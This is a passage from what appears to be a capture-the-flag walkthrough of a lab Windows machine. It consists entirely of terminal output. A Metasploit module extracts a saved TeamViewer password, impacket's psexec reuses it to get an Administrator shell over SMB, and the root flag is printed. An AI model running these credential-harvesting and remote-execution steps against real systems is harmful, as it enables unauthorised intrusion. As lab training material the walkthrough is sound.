[+] Found Unattended Password: !R3m0te!
[+] Passwords stored in: /root/.msf4/loot/20200325112334_default_10.10.10.180_host.teamviewer__236841.txt
[*] Post module execution completed
```



```
root@kali:~/Downloads/impacket/examples# python3 psexec.py WORKGROUP/Administrator:'!R3m0te!'@10.10.10.180 cmd
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on 10.10.10.180.....
[*] Found writable share ADMIN$
[*] Uploading file RwpDhfra.exe
[*] Opening SVCManager on 10.10.10.180.....
[*] Creating service QkdY on 10.10.10.180.....
[*] Starting service QkdY.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd ..

C:\Windows>cd ..

C:\>cd users

C:\Users>dir
 Volume in drive C has no label.
 Volume Serial Number is BE23-EB3E

 Directory of C:\Users

02/19/2020  04:12 PM    <DIR>          .
02/19/2020  04:12 PM    <DIR>          ..
02/19/2020  04:12 PM    <DIR>          .NET v2.0
02/19/2020  04:12 PM    <DIR>          .NET v2.0 Classic
02/19/2020  04:12 PM    <DIR>          .NET v4.5
02/19/2020  04:12 PM    <DIR>          .NET v4.5 Classic
03/25/2020  03:35 AM    <DIR>          Administrator
02/19/2020  04:12 PM    <DIR>          Classic .NET AppPool
02/20/2020  03:42 AM    <DIR>          Public
               0 File(s)              0 bytes
               9 Dir(s)  19,355,197,440 bytes free

C:\Users>cd Administrator
```



```
C:\Users\Administrator>cd Desktop

C:\Users\Administrator\Desktop>type root.txt
408aec399dc349efc64586aea273b7cf

C:\Users\Administrator\Desktop>
```